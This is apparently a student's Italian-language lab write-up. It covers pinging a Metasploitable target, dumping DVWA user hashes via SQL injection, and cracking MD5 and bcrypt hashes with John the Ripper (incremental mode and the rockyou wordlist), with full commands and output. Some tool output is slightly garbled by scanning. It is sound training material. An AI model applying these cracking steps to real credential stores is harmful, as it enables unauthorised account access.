


Esercitazione S6-L4


Connessione tra macchina target Metasploitable (192.168.50.101) e macchina kali su rete interna e verifica connessione tramite **ping**.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ping 192.168.50.101  
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.  
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=0.452 ms  
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=0.224 ms  
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=0.304 ms  
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=0.551 ms  
64 bytes from 192.168.50.101: icmp_seq=5 ttl=64 time=0.317 ms  
^C  
— 192.168.50.101 ping statistics —  
5 packets transmitted, 5 received, 0% packet loss, time 4085ms  
rtt min/avg/max/mdev = 0.224/0.369/0.551/0.116 ms
```

Collegamento **DVWA** e impostazione livello security su **Medium**



SQL Injection ed ottenimento dati da **dvwa.users**



Creazione file **hashes.txt** da terminale contenente nomi utente e relative password

```
kali@kali: ~  
File Actions Edit View Help  
GNU nano 8.2 hashes.txt *  
admin:5f4dcc3b5aa765d61d8327deb882cf99  
gordondb:e99a18c428cb38d5f260853678922e03  
1337:8d3533d75ae2c3966d7e0d4fcc69216b  
pablo:0d107d09f5bbe40cade3de5c71e9e9b7  
smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

Verifica formato hash tramite controllo su lunghezza password (32 = **MD5**).

```
(kali@kali)-[~]  
$ echo -n "0d107d09f5bbe40cade3de5c71e9e9b7" | wc -c  
32
```

Traduzione password con **JohnTheRipper** tramite brute force.

```
(kali@kali)-[~]  
$ john --incremental --format=RAW-MD5 hashes.txt  
Using default input encoding: UTF-8  
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])  
Warning: no OpenMP support for this hash type, consider --fork=3  
Press 'q' or Ctrl-C to abort, almost any other key for status  
abc123 (gordondb)  
charley (1337)  
password rd,user (admin) s.users  
letmein :27deb882 (pablo)  
4g 0:00:00:01 DONE (2024-12-12 15:04) 2.222g/s 1418Kp/s 1418Kc/s 1665KC/s letero1..letmish  
Warning: passwords printed above might not be all those cracked  
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably  
Session completed.
```

Visualizzazione lista password tradotte.

```
(kali@kali)-[~]  
$ john --show --format=RAW-MD5 hashes.txt  
admin:password  
gordonb:abc123  
1337:charley  
pablo:letmein  
smithy:password  
  
5 password hashes cracked, 0 left
```

Extra

Creazione **hashes.txt**

```
kali@kali: ~  
File Actions Edit View Help  
GNU nano 8.2 hashes.txt  
pippo:$2b$05$0js/dMU0U12yjrD60EHJb.cB1zE9CPNg.mPR8BE11f0DIYPaVf436  
user:$2b$05$707caKmIpBZxM.RV1lnie/S8jIAjE4C/S6neVAN00bgJ7tE4dW3.  
user2:$2b$05$j5vV5M6CMYvUW09dULw9be2907RARl9lGie71jxf2/47vHw11YVQq
```

Dopo aver riconosciuto il formato dell'hash tramite intestazione **\$2b\$=bcrypt**, consultazione formati supportati da **JohnTheRipper**

```
(kali㉿kali)-[~]
└─$ john --list=formats
descrypt, bsdicrypt, md5crypt, md5crypt-long, bcrypt, scrypt, LM, AFS,
tripcode, AndroidBackup, adxcrypt, agilekeychain, aix-ssh1, aix-ssh256,
aix-ssh512, andOTP, ansible, argon2, as400-des, as400-ssh1, asa-md5,
AxCrypt, AzureAD, BestCrypt, BestCryptVE4, bfegg, Bitcoin, BitLocker,
bitshares, Bitwarden, BKS, Blackberry-ES10, WoWSRP, Blockchain, chap,
Clipperz, cloudkeychain, dynamic_n, cq, CRC32, cryptoSafe, shalcrypt,
sha256crypt, sha512crypt, Citrix_NS10, dahua, dashlane, diskcryptor, Django,
django-script, dmd5, dmg, dominosec, dominosec8, DPAPImk, dragonfly3-32,
dragonfly3-64, dragonfly4-32, dragonfly4-64, Drupal7, eCryptfs, eigpr,
electrum, EncFS, enpass, EPI, EPiServer, ethereum, fde, Fortigate256,
Fortigate, FormSpring, FVDE, geli, gost, gpg, HAVAL-128-4, HAVAL-256-3, hdaa,
hMailServer, hsrp, IKE, ipb2, itunes-backup, iwork, KeePass, keychain,
keyring, keystore, known_hosts, krb4, krb5, krb5asrep, krb5pa-sha1, krb5tgs,
krb5-17, krb5-18, krb5-3, kwallet, lp, lpcli, leet, lotus5, lotus85, LUKS,
MD2, mdc2, MediaWiki, monero, money, MongoDB, scram, Mozilla, mscash,
mscash2, MSCHAPv2, mschavp2-naive, krb5pa-md5, mssql, mssql05, mssql12,
multibit, mysqlna, mysql-sha1, mysql, net-ah, nethalflm, netlm, netlmv2,
net-md5, netntlmv2, netntlm, netntlm-naive, net-sha1, nk, notes, md5ns,
nsec3, NT, o10glogon, o3logon, o5logon, ODF, Office, oldoffice,
OpenBSD-SoftRAID, openssl-enc, oracle, oracle11, Oracle12C, osc, ospf,
Padlock, Palshop, Panama, PBKDF2-HMAC-MD4, PBKDF2-HMAC-MD5, PBKDF2-HMAC-SHA1,
PBKDF2-HMAC-SHA256, PBKDF2-HMAC-SHA512, PDF, PEM, pfx, pgpdisk, pgpsda,
pgpwde, phpass, PHPS, PHPS2, pix-md5, PKZIP, po, postgres, PST, PuTTY,
pwsafe, qnx, RACF, RACF-KDFAES, radius, RAdmin, RAKP, rar, RAR5, Raw-SHA512,
Raw-Blake2, Raw-Keccak, Raw-Keccak-256, Raw-MD4, Raw-MD5, Raw-MD5u, Raw-SHA1,
Raw-SHA1-AxCrypt, Raw-SHA1-Linkedin, Raw-SHA224, Raw-SHA256, Raw-SHA3,
Raw-SHA384, restic, ripemd-128, ripemd-160, rsvp, RVARY, Siemens-S7,
Salted-SHA1, SSHA512, sapb, sapg, saph, sappse, securezip, 7z, Signal, SIP,
skein-256, skein-512, skey, SL3, Snefru-128, Snefru-256, LastPass, SNMP,
solarwinds, SSH, sspr, Stribog-256, Stribog-512, STRIP, SunMD5, SybaseASE,
Sybase-PROP, tacacs-plus, tcp-md5, telegram, tezos, Tiger, tc_aes_xts,
tc_ripemd160, tc_ripemd160boot, tc_sha512, tc_whirlpool, vdi, OpenVMS, vmx,
VNC, vtp, wbb3, whirlpool, whirlpool0, whirlpool1, wpapsk, wpapsk-pmk,
xmpp-scram, xsha, xsha512, zed, ZIP, ZipMonster, plaintext, has-160,
HMAC-MD5, HMAC-SHA1, HMAC-SHA224, HMAC-SHA256, HMAC-SHA384, HMAC-SHA512,
dummy, crypt
416 formats (149 dynamic formats shown as just "dynamic_n" here)
```

Inizio crack tramite brute force

```
(kali㉿kali)-[~]
└─$ john --incremental --format=bcrypt hashes.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 32 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
shadow (user)
1g 0:00:01:32 0.01078g/s 1844p/s 3690c/s 3690C/s 134189..134713
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

Continuazione crack tramite wordlist **rockyou.txt**

```
(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=bcrypt hashes.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (bcrypt [Blowfish 32/64 X3])
Remaining 2 password hashes with 2 different salts
Cost 1 (iteration count) is 32 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
darksoul (user2)
mena (pippo)
2g 0:00:01:43 DONE (2024-12-12 16:20) 0.01934g/s 3321p/s 3601c/s 3601C/s menu4life..memory7
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Visualizzazione risultati:

```
(kali㉿kali)-[~]  
$ john --show --format=bcrypt hashes.txt  
pippo:mena  
user:shadow  
user2:darksoul  
  
3 password hashes cracked, 0 left
```